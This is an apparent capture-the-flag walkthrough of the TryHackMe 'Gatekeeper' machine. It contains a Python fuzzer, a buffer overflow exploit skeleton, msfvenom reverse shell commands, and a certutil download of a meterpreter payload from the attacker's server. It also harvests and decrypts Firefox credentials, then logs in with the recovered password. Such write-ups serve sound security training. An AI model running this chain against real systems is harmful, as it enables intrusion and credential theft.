
THM - Gatekeeper
Gatekeeper - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
THM - Gatekeeper#

NMAP


smbmap -H 10.10.59.86 -u Guest
smbclient //10.10.59.86/Users -U Guest
get gatekeeper.exe
- When running gatekeeper with wine

Since gatekeeper.exe is a Windows executable (and Wine isn't great) - I created a new Windows 7 VM and created an internal network between the Windows VM and Kali.
Windows 7 - 192.168.0.2
Kali - 192.168.0.3
- I installed:
VC_redist (32&64bit)

python 2.7 (32bit)

Immunity Debugger

Mona script
on the Windows VM
And copied gatekeeper.exe over to it
The open port from NMAP scan 31337 (elite) is the port that gatekeeper.exe is using
We can test if we can crash it by creating a fuzzer
The fuzzer will send increasingly long strings comprised of As. If the fuzzer crashes the server with one of the strings, the fuzzer should exit with an error message. Make a note of the largest number of bytes that were sent
Create a python script to fuzz (fuzzing.py):
#!/usr/bin/env python3

import socket
import time
import sys

ip = "192.168.0.2"
port = 31337
timeout = 5
prefix = "OVERFLOW1 "
string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)

            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)

    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)

    string += "A" * 100
    time.sleep(1)
- Run the script:

- Crashed at 100 bytes
<u>Exploit (POC - On MY Windows VM):</u>
We know that we can crash the executable - so we might be able to do a buffer overflow and get a reverse shell
Create another script called exploit.py:
import socket

ip = "VICTIM_IP_Gatekeeper"
port = 31337

prefix = "OVERFLOW1 "
offset = 0  # You should set this to the correct offset value
overflow = "A" * offset

retn = ""     # Return address (in little endian format)
padding = ""  # Any NOPs or alignment bytes
payload = ""  # Your shellcode or malicious payload
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")
except:
    print("Could not connect.")
- Run the following command to generate a cyclic pattern of a length 400 bytes longer that the string that crashed the server (change the -l value to this):
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 500
-l = 100 + 400

- Copy the output and place it into the payload variable of the exploit.py script

- On Windows, in Immunity Debugger, re-open the gatekeeper.exe again using the same method as before, and click the red play icon to get it running.
You will have to do this prior to each time we run the exploit.py (which we will run multiple times with incremental modifications)
- On Kali, run the modified exploit.py script:
python3 exploit.py
- The script should crash the gatekeeper.exe server again. This time, in Immunity Debugger, in the command input box at the bottom of the screen, run the following mona command, changing the distance to the same length as the pattern you created:
!mona findmsp -distance 500
- Mona should display a log window with the output of the command. If not, click the "Window" menu and then "Log data" to view it (choose "CPU" to switch back to the standard view)
In this output you should see a line which states:
EIP contains normal pattern : ... (offset XXXX)

Offset: 136
- Update your exploit.py script and set the offset variable to this value (was previously set to 0)
- Set the payload variable to an empty string again
- Set the retn variable to "BBBB"

Restart gatekeeper.exe in Immunity (Debug --> Restart)
Run the modified exploit.py script again

The EIP register should now be overwritten with the 4 B's (e.g. 42424242)

<u>Finding Bad Characters</u>

Generate a bytearray using mona, and exclude the null byte (\x00) by default (\x00 is always a bad char)

Note the location of the bytearray.bin file that is generated (if the working folder was set per the Mona Configuration above, then the location should be C:\mona\gatekeeper\bytearray.bin)
!mona bytearray -b "\x00"
- Now generate a string of bad chars that is identical to the bytearray
- The following python script can be used to generate a string of bad chars from \x01 to \xff: (\x00 is excluded)
for x in range(1, 256):
    print("\x" + "{:02x}".format(x), end='')

- Update your exploit.py script and set the payload variable to the string of bad chars the script generates

Restart gatekeeper.exe in Immunity (Debug --> Restart) and Run
Run the modified exploit.py script again
Make a note of the address to which the ESP register points and use it in the following mona command:
!mona compare -f C:\mona\gatekeeper\bytearray.bin -a <address>

ESP: 022219F8


A popup window should appear labelled "mona Memory comparison results" If not, use the Window menu to switch to it. The window shows the results of the comparison, indicating any characters that are different in memory to what they are in the generated bytearray.bin file
Not all of these might be badchars. Sometimes badchars cause the next byte to get corrupted as well, or even effect the rest of the string
As we can see from the results above - Only two bad chars are present \x00 and \x0a
We know that \x00 has been excluded already since it's a bad char, so the only one left to remove is \x0a
Generate a new bytearray in mona, specifying the new badchar along with \x00:
!mona bytearray -b "\x00\x0a"(Add one at a time, if there were many)

- Then update the payload variable in your exploit.py script and remove the new badchar as well (Remove one at a time, if there were many)

# \x0a removed
- Immunity Debugger --> Debug --> Restart ----> Run
- Run the exploit.py again

ESP: 007119F8
- Compare the results:
!mona compare -f C:\mona\gatekeeper\bytearray.bin -a <ESP_address>

- Mona shows us that the normal shellcode is unmodified - which is what we want
<u>Finding a Jump Point</u>
- With gatekeeper.exe either running or in a crashed state, run the following mona command, making sure to update the -cpb option with all the badchars you identified (including \x00):
!mona jmp -r esp -cpb "\x00\x0a"

This command finds all "jmp esp" (or equivalent) instructions with addresses that don't contain any of the badchars specified The results should display in the "Log data" window (use the Window menu to switch to it if needed)
Choose an address and update your exploit.py script, setting the "retn" variable to the address, written backwards (since the system is little endian) For example if the address is \x01\x02\x03\x04 in Immunity, write it as \x04\x03\x02\x01 in your exploit

ESP Address: 080414C3
Little Endian: \xC3\x14\x04\x08

<u>Generate Payload</u>

- Run the following msfvenom command on Kali, using your Kali VPN IP as the LHOST and updating the -b option with all the badchars you identified (including \x00):
msfvenom -p windows/shell_reverse_tcp LHOST=KALI_IP LPORT=4444 EXITFUNC=thread -b "\x00\x0a" -f c

- Copy the generated C code strings and integrate them into your exploit.py script payload variable using the following notation:

<u>Prepend NOPs</u>
- Since an encoder was likely used to generate the payload, you will need some space in memory for the payload to unpack itself. You can do this by setting the padding variable to a string of 16 or more "No Operation" (\x90) bytes:
padding = "\x90" * 16

<u>Exploit</u>
With the correct prefix, offset, return address, padding, and payload set, you can now exploit the buffer overflow to get a reverse shell
Start nc:
nc -lnvp 4444
- Restart gatekeeper.exe in Immunity and Run
- Run the modified exploit.py script again


- The buffer overflow worked - got a reverse shell
<u>Complete exploit.py script:</u>

<u>Exploit (THM Machine):</u>
We have the exact payload to use to exploit and get a reverse shell back
We just need to change the IP address from my local to my tun0 address - and generate new shellcode:
msfvenom -p windows/shell_reverse_tcp LHOST=10.8.24.66 LPORT=4444 EXITFUNC=thread -b "\x00\x0a" -f c

- Copy the newly generated shellcode into the payload variable in exploit.py

- Change the ip variable in exploit.py

- Set up nc listener:
nc -lnvp 4444
- Run exploit.pywhoami



Boom! Got it!
- Complete exploit.py:
<u>Priv Esc:</u>

whoami /all
systeminfo

- From a cmd.exe prompt, we can use the following wmic command to find any services executing from non-standard locations:
wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\"

- Checking the permissions of the folder VMware:
icacls "C:\Program Files\VMware"

- Actually looking back in the user desktop directory:

We see Firefox.lnk meaning that the machine is running firefox
In msfconsole: Search for firefox and look for a POST/ - since we've already got a shell
post/multi/gather/firefox_creds

- First we need to get a meterpreter session:
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.8.24.66 LPORT=5555 -f exe -o reverse.exe
python -m http.server
certutil.exe -urlcache -f http://10.8.24.66:8000/reverse.exe reverse.exe
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter_reverse_tcp; set lhost 10.8.24.66; set lport 5555; exploit"
Run reverse.exe

Background session


Now use the post exploit:
use post/multi/gather/firefox_creds
- Set the session
cd /home/hokage/.msf4/loot/
- We need to decrypt these firefox files: https://github.com/unode/firefox_decrypt
Download firefox_decrypt.py

- Before running - we need to rename the loot files
- Now run the decrypter:
python3 firefox_decrypt.py ~/.msf4/loot

- RDP:
xfreerdp /u:mayor /p:8CL7O1N78MdrCIsV /cert:ignore /v:10.10.198.224
Read root.txt
- Or psexec:
psexec.py gatekeeper/mayor:8CL7O1N78MdrCIsV@10.10.198.224 cmd.exe
Related articles
HTB - Sizzle
Sizzle - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- hashcat
- impacket
- linux
- mimikatz
THM - Ra
Ra - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- hashcat
- john the ripper
- linux
- nmap
- powershell
HTB - Office
Office - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- gobuster
- hashcat
- impacket
- kerberos